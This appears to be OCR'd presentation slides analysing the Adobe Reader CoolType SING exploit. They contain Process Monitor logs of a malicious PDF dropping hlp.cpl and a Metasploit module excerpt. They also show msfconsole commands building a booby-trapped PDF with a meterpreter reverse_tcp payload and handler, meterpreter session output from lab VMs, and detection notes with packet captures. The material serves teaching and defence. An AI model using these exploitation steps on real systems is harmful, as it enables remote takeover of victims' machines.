
Time ...	Process Name	PID	Operation	Path	Result	Detail
7:41:4...	svchost.exe	1216	CloseFile	C:\Windows\System32\atmfd.dll	SUCCESS	
7:41:4...	svchost.exe	1216	CreateFile	C:\Users\User\AppData\Local\VirtualStore\Windows\System32\ATMFD.DLL	PATH NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open For Backup, Open Repa
7:41:4...	svchost.exe	1216	CreateFile	C:\Users\xUser\AppData\Local\VirtualStore\Windows\System32\ATMFD.DLL	PATH NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open For Backup, Open Repa
7:41:4...	svchost.exe	1216	CreateFile	C:\Windows\System32\ATMFD.DLL.bat	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open For Backup, Open Repa
7:41:4...	svchost.exe	1216	CreateFile	C:\Users\User\AppData\Local\VirtualStore\Windows\System32\ATMFD.DLL.bat	PATH NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open For Backup, Open Repa
7:41:4...	svchost.exe	1216	CreateFile	C:\Users\xUser\AppData\Local\VirtualStore\Windows\System32\ATMFD.DLL.bat	PATH NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open For Backup, Open Repa
7:41:4...	svchost.exe	1216	CreateFile	C:\Windows\System32\ATMFD.DLL.cmd	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open For Backup, Open Repa
7:41:4...	svchost.exe	1216	CreateFile	C:\Users\User\AppData\Local\VirtualStore\Windows\System32\ATMFD.DLL.cmd	PATH NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open For Backup, Open Repa
7:41:4...	svchost.exe	1216	CreateFile	C:\Users\xUser\AppData\Local\VirtualStore\Windows\System32\ATMFD.DLL.cmd	PATH NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open For Backup, Open Repa
7:41:4...	svchost.exe	1216	CreateFile	C:\Windows\System32\ATMFD.DLL.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open For Backup, Open Repa
7:41:4...	svchost.exe	1216	CreateFile	C:\Users\User\AppData\Local\VirtualStore\Windows\System32\ATMFD.DLL.exe	PATH NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open For Backup, Open Repa
7:41:4...	svchost.exe	1216	CreateFile	C:\Users\xUser\AppData\Local\VirtualStore\Windows\System32\ATMFD.DLL.exe	PATH NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open For Backup, Open Repa
7:41:4...	svchost.exe	1216	CreateFile	C:\Windows\System32\ATMFD.DLL.com	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open For Backup, Open Repa
7:41:4...	svchost.exe	1216	CreateFile	C:\Users\User\AppData\Local\VirtualStore\Windows\System32\ATMFD.DLL.com	PATH NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open For Backup, Open Repa
7:41:4...	svchost.exe	1216	CreateFile	C:\Users\xUser\AppData\Local\VirtualStore\Windows\System32\ATMFD.DLL.com	PATH NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open For Backup, Open Repa
7:41:4...	svchost.exe	1216	CreateFile	C:\Windows\System32\ATMFD.DLL.pif	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open For Backup, Open Repa
7:41:4...	svchost.exe	1216	CreateFile	C:\Users\User\AppData\Local\VirtualStore\Windows\System32\ATMFD.DLL.pif	PATH NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open For Backup, Open Repa
7:41:4...	svchost.exe	1216	CreateFile	C:\Users\xUser\AppData\Local\VirtualStore\Windows\System32\ATMFD.DLL.pif	PATH NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open For Backup, Open Repa
7:41:4...	svchost.exe	1216	CreateFile	C:\Windows\System32\ATMFD.DLL.lnk	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open For Backup, Open Repa
7:41:4...	svchost.exe	1216	CreateFile	C:\Users\User\AppData\Local\VirtualStore\Windows\System32\ATMFD.DLL.lnk	PATH NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open For Backup, Open Repa
7:41:4...	svchost.exe	1216	CreateFile	C:\Users\xUser\AppData\Local\VirtualStore\Windows\System32\ATMFD.DLL.lnk	PATH NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open For Backup, Open Repa
7:41:4...	svchost.exe	1216	CreateFile	C:\Windows\System32\atmfd.dll	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open For Backup, Open Repa
7:41:4...	svchost.exe	1216	QueryNetwork...	C:\Windows\System32\atmfd.dll	SUCCESS	CreationTime: 12/12/2010 6:46:32 PM, LastAccessTime: 12/12/2010 6:46:32 PM, LastWri
7:41:4...	svchost.exe	1216	CloseFile	C:\Windows\System32\atmfd.dll	SUCCESS	
7:41:4...	svchost.exe	1216	CreateFile	C:\Windows\System32\atmfd.dll	SUCCESS	Desired Access: Read Attributes, Synchronize, Disposition: Open, Options: No Buffering, Syn
7:41:4...	svchost.exe	1216	QueryInformatio...	C:\Windows\System32\atmfd.dll	SUCCESS	VolumeCreationTime: 12/12/2010 7:47:45 PM, VolumeSerialNumber: 688E-CDB8, Supports
7:41:4...	svchost.exe	1216	QueryAllInforma...	C:\Windows\System32\atmfd.dll	BUFFER OVERFLOW	CreationTime: 12/12/2010 6:46:32 PM, LastAccessTime: 12/12/2010 6:46:32 PM, LastWri
7:41:4...	svchost.exe	1216	QueryInformatio...	C:\Windows\System32\atmfd.dll	SUCCESS	VolumeCreationTime: 12/12/2010 7:47:45 PM, VolumeSerialNumber: 688E-CDB8, Supports
7:41:4...	svchost.exe	1216	QueryAllInforma...	C:\Windows\System32\atmfd.dll	BUFFER OVERFLOW	CreationTime: 12/12/2010 6:46:32 PM, LastAccessTime: 12/12/2010 6:46:32 PM, LastWri
7:41:4...	svchost.exe	1216	CloseFile	C:\Windows\System32\atmfd.dll	SUCCESS	
7:41:4...	svchost.exe	1216	CreateFile	C:\Windows\System32\atmfd.dll	SUCCESS	Desired Access: Read Attributes, Synchronize, Disposition: Open, Options: No Buffering, Syn

Showing 556,386 of 760,841 events (73%)

Backed by page file

Dynamic Analysis

- Files are create on local file-system, *hlp.cpl*




Time ...	Process Name	PID	Operation	Path	Result	Detail
7:41:4...	AcroRd32.exe	3008	QueryStandardI...	C:\Windows\Fonts\StaticCache.dat	SUCCESS	AllocationSize: 9,633,792, EndOfFile: 9,633,792, N
7:41:4...	AcroRd32.exe	3008	ReadFile	C:\Windows\Fonts\StaticCache.dat	SUCCESS	Offset: 9,633,784, Length: 8
7:41:4...	AcroRd32.exe	3008	QueryStandardI...	C:\Windows\Fonts\StaticCache.dat	SUCCESS	AllocationSize: 9,633,792, EndOfFile: 9,633,792, N
7:41:4...	AcroRd32.exe	3008	ReadFile	C:\Windows\Fonts\StaticCache.dat	SUCCESS	Offset: 9,633,784, Length: 8
7:41:4...	AcroRd32.exe	3008	QueryStandardI...	C:\Windows\winsxs\x86_microsoft.vc80.crt_1fc8b3b9a1e18e3b_8.0.50727.4927_no...	SUCCESS	AllocationSize: 0, EndOfFile: 0, NumberOfLinks: 1,
7:41:4...	AcroRd32.exe	3008	QueryStandardI...	C:\Windows\winsxs\x86_microsoft.vc80.crt_1fc8b3b9a1e18e3b_8.0.50727.4927_no...	SUCCESS	AllocationSize: 0, EndOfFile: 0, NumberOfLinks: 1,
7:41:4...	AcroRd32.exe	3008	QueryStandardI...	C:\Windows\winsxs\x86_microsoft.vc80.crt_1fc8b3b9a1e18e3b_8.0.50727.4927_no...	SUCCESS	AllocationSize: 0, EndOfFile: 0, NumberOfLinks: 1,
7:41:4...	AcroRd32.exe	3008	QueryStandardI...	C:\Windows\winsxs\x86_microsoft.vc80.crt_1fc8b3b9a1e18e3b_8.0.50727.4927_no...	SUCCESS	AllocationSize: 0, EndOfFile: 0, NumberOfLinks: 1,
7:41:4...	AcroRd32.exe	3008	QueryStandardI...	C:\Windows\winsxs\x86_microsoft.vc80.crt_1fc8b3b9a1e18e3b_8.0.50727.4927_no...	SUCCESS	AllocationSize: 0, EndOfFile: 0, NumberOfLinks: 1,
7:41:4...	AcroRd32.exe	3008	QueryStandardI...	C:\Windows\winsxs\x86_microsoft.vc80.crt_1fc8b3b9a1e18e3b_8.0.50727.4927_no...	SUCCESS	AllocationSize: 0, EndOfFile: 0, NumberOfLinks: 1,
7:41:4...	AcroRd32.exe	3008	QueryStandardI...	C:\Users\xUser\Desktop\evil\Golf Clinic.pdf	SUCCESS	AllocationSize: 765,952, EndOfFile: 763,188, Numb
7:41:4...	AcroRd32.exe	3008	ReadFile	C:\Users\xUser\Desktop\evil\Golf Clinic.pdf	SUCCESS	Offset: 763,180, Length: 8, Priority: Normal
7:41:4...	AcroRd32.exe	3008	QueryStandardI...	C:\Users\xUser\Desktop\evil\Golf Clinic.pdf	SUCCESS	AllocationSize: 765,952, EndOfFile: 763,188, Numb
7:41:4...	AcroRd32.exe	3008	CreateFile	C:\Users\User\AppData\Local\Temp\hlp.cpl	SUCCESS	Desired Access: Generic Write, Read Attributes, D
7:41:4...	AcroRd32.exe	3008	ReadFile	C:\Users\xUser\Desktop\evil\Golf Clinic.pdf	SUCCESS	Offset: 496,940, Length: 4, Priority: Normal
7:41:4...	AcroRd32.exe	3008	WriteFile	C:\Users\User\AppData\Local\Temp\hlp.cpl	SUCCESS	Offset: 0, Length: 4, Priority: Normal
7:41:4...	AcroRd32.exe	3008	ReadFile	C:\Users\xUser\Desktop\evil\Golf Clinic.pdf	SUCCESS	Offset: 496,944, Length: 4, Priority: Normal
7:41:4...	AcroRd32.exe	3008	WriteFile	C:\Users\User\AppData\Local\Temp\hlp.cpl	SUCCESS	Offset: 4, Length: 4, Priority: Normal
7:41:4...	AcroRd32.exe	3008	ReadFile	C:\Users\xUser\Desktop\evil\Golf Clinic.pdf	SUCCESS	Offset: 496,948, Length: 4, Priority: Normal
7:41:4...	AcroRd32.exe	3008	WriteFile	C:\Users\User\AppData\Local\Temp\hlp.cpl	SUCCESS	Offset: 8, Length: 4, Priority: Normal
7:41:4...	AcroRd32.exe	3008	ReadFile	C:\Users\xUser\Desktop\evil\Golf Clinic.pdf	SUCCESS	Offset: 496,952, Length: 4, Priority: Normal
7:41:4...	AcroRd32.exe	3008	WriteFile	C:\Users\User\AppData\Local\Temp\hlp.cpl	SUCCESS	Offset: 12, Length: 4, Priority: Normal
7:41:4...	AcroRd32.exe	3008	ReadFile	C:\Users\xUser\Desktop\evil\Golf Clinic.pdf	SUCCESS	Offset: 496,956, Length: 4, Priority: Normal
7:41:4...	AcroRd32.exe	3008	WriteFile	C:\Users\User\AppData\Local\Temp\hlp.cpl	SUCCESS	Offset: 16, Length: 4, Priority: Normal
7:41:4...	AcroRd32.exe	3008	ReadFile	C:\Users\xUser\Desktop\evil\Golf Clinic.pdf	SUCCESS	Offset: 496,960, Length: 4, Priority: Normal
7:41:4...	AcroRd32.exe	3008	WriteFile	C:\Users\User\AppData\Local\Temp\hlp.cpl	SUCCESS	Offset: 20, Length: 4, Priority: Normal
7:41:4...	AcroRd32.exe	3008	ReadFile	C:\Users\xUser\Desktop\evil\Golf Clinic.pdf	SUCCESS	Offset: 496,964, Length: 4, Priority: Normal
7:41:4...	AcroRd32.exe	3008	WriteFile	C:\Users\User\AppData\Local\Temp\hlp.cpl	SUCCESS	Offset: 24, Length: 4, Priority: Normal
7:41:4...	AcroRd32.exe	3008	ReadFile	C:\Users\xUser\Desktop\evil\Golf Clinic.pdf	SUCCESS	Offset: 496,968, Length: 4, Priority: Normal
7:41:4...	AcroRd32.exe	3008	WriteFile	C:\Users\User\AppData\Local\Temp\hlp.cpl	SUCCESS	Offset: 28, Length: 4, Priority: Normal

Showing 556,386 of 760,841 events (73%)

Backed by page file

Dynamic Analysis



hlp.cpl

Type of file: Control panel item (.cpl)

Opens with: Windows Control Panel

Location: C:\Users\User\AppData\Local\Temp

Size: 260 KB (266,240 bytes)

Size on disk: 260 KB (266,240 bytes)

Created: Yesterday, December 16, 2010, 7:41:46 PM


Modified: Yesterday, December 16, 2010, 7:41:54 PM

Accessed: Yesterday, December 16, 2010, 7:41:46 PM

Attributes: □ Read-only □ Hidden

Dynamic Analysis

- An invalid certificate is found



Certificate Information

This certificate has expired or is not yet valid.

Issued to: secure2.eecu.com

Issued by: VeriSign Class 3 Secure OFX CA - G3

Valid from 10/ 25/ 2009 **to** 10/ 26/ 2010

Description of Metasploit module

- Metasploit project has a module
  - Usually safer then live samples
- This module exploits a vulnerability in the Smart INdependent Glyplets (SING) table handling within versions 8.2.4 and 9.3.4 of Adobe Reader. Prior version are assumed to be vulnerable as well. (Metasploit)

Description of Metasploit module

- Payload creation in Metasploit

```
def exploit
 ttf_data = make_ttf()
              js_data = make_js(payload.encoded)
              # Create the pdf
              pdf = make_pdf(ttf_data, js_data)
              print_status("Creating
'#{datastore['FILENAME']}' file...")
              file_create(pdf)
```

Exploitation using Metasploit

- Tools used for exploitation:
  - VMware 7.1.3
  - Microsoft Windows XP sp3
  - Microsoft Windows 7
  - Ubuntu 10.04
  - Metasploit v3.5.1-testing, svn r11266
  - EMET 2.0.3
  - Acrobat Reader 9.3.4

Environment

- VMware workstation
  - Host isolation
  - Snapshots
    - Avoid bare-metal rebuilds
  - Host-only network
  - VM aware malware (not this case)

Exploitation using Metasploit

- Define everything Metasploit needs:

```
msf > use
exploit/windows/fileformat/adobe_cooltype_sing
msf exploit(adobe_cooltype_sing) > set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(adobe_cooltype_sing) > set LHOST
192.168.234.129
LHOST => 192.168.234.129
msf exploit(adobe_cooltype_sing) > set FILENAME
free_money.pdf
FILENAME => free_money.pdf
```

Exploitation using Metasploit

- Generate PDF containing exploit and reverse shell.

```
msf exploit(adobe_cooltype_sing) > exploit
[*] Creating 'free_money.pdf' file...
[*] Generated output file
/home/nexus/msf3/data/exploits/free_money.pdf
[*] Exploit completed, but no session was created.
```

Generate PDF containing exploit

- Enable listener

```
$ sudo ./msfcli exploit/multi/handler
PAYLOAD=windows/meterpreter/reverse_tcp
LHOST=192.168.234.129 E
```

Exploitation using Metasploit

- Successful Windows XP exploitation evidence.

```
meterpreter > getuid
Server username: WINXPVM\xUser
meterpreter > sysinfo
Computer: WINXPVM
OS      : Windows XP (Build 2600, Service Pack 3).
Arch     : x86
Language: en_US
```

Exploitation using Metasploit

- Successful Windows 7 exploitation evidence.


```
meterpreter > getuid
Server username: WIN7\xUser
meterpreter > sysinfo
Computer: WIN7
OS      : Windows 7 (Build 7600, ).
Arch    : x86
Language: en_US
```

Exploit Detection

- Anti-Virus signatures
  - Signatures may not be deployed in time (0-day).
  - Remote users not following policy
    - Pivot point via VPN
- Network traffic
  - Look for unique signatures
    - Variants
    - May cause false positives

Exploit Detection

- Unique strings could be used from detection




```
endobj
8 0 obj
/#4ce#6e#67#74h 65
stream
/F1 32 Tf
32 Tc
1 0 0 1 32 773.872 Tm
(Hello World!) Tj
endstream
endobj
9 0 obj
<</#54ype/Fo#6etDe#73#63r#69#70#74o#72/FontN#61m#65/#43ine#6d#61/F#6c#61#67s 131
endobj
10 0 obj
<</#4cen#67th 40245/F#69lt#65r/FlateDe#63#6f#64e/#4c#65ng#74#681 65932>>
stream
        \UU
%h.h
9+'&
z}:Bd\
>ljQ~
]/o_
w>/d
--More--
```

Exploit Detection

- Grab some traffic
  - tcpdump version 4.0.0
  - libpcap version 1.0.0
  - Wireshark Version 1.4.2 (SVN Rev 34959 from /trunk-1.4)
- *$ sudo tcpdump -i eth1 -nnvvX -s 0 -w dump.pcap*
  - Toggles help obtain results
  - Filters can used for post-processing

Exploit Detection

- PDF downloaded, looking for unique strings


dump.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Expression... Clear Apply

Filter: tcp.stream eq 0

```
No.   Time      Source           Destination      Protocol Info
   29 72.608119 192.168.234.130  192.168.234.132  TCP      49173 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1
   30 72.608302 192.168.234.132  192.168.234.130  TCP      http > 49173 [SYN, ACK] Seq=0 Ack=1 Win=5840
   31 72.617229 192.168.234.130  192.168.234.132  TCP      49173 > http [ACK] Seq=1 Ack=1 Win=65700 Len=
   32 72.639813 192.168.234.130  192.168.234.132  HTTP     GET /msf.pdf HTTP/1.1
   33 72.640097 192.168.234.132  192.168.234.130  TCP      http > 49173 [ACK] Seq=1 Ack=418 Win=6912 Ler
   34 72.643270 192.168.234.132  192.168.234.130  TCP      [TCP segment of a reassembled PDU]
   35 72.644103 192.168.234.132  192.168.234.130  TCP      [TCP segment of a reassembled PDU]
   36 72.644705 192.168.234.132  192.168.234.130  TCP      [TCP segment of a reassembled PDU]
   37 72.646341 192.168.234.130  192.168.234.132  TCP      49173 > http [ACK] Seq=418 Ack=4381 Win=6570(
   38 72.646553 192.168.234.132  192.168.234.130  TCP      [TCP segment of a reassembled PDU]
   39 72.646635 192.168.234.132  192.168.234.130  TCP      [TCP segment of a reassembled PDU]
   40 72.646682 192.168.234.132  192.168.234.130  TCP      [TCP segment of a reassembled PDU]
   41 72.646730 192.168.234.132  192.168.234.130  TCP      [TCP segment of a reassembled PDU]
   42 72.648138 192.168.234.130  192.168.234.132  TCP      49173 > http [ACK] Seq=418 Ack=10221 Win=6424
```

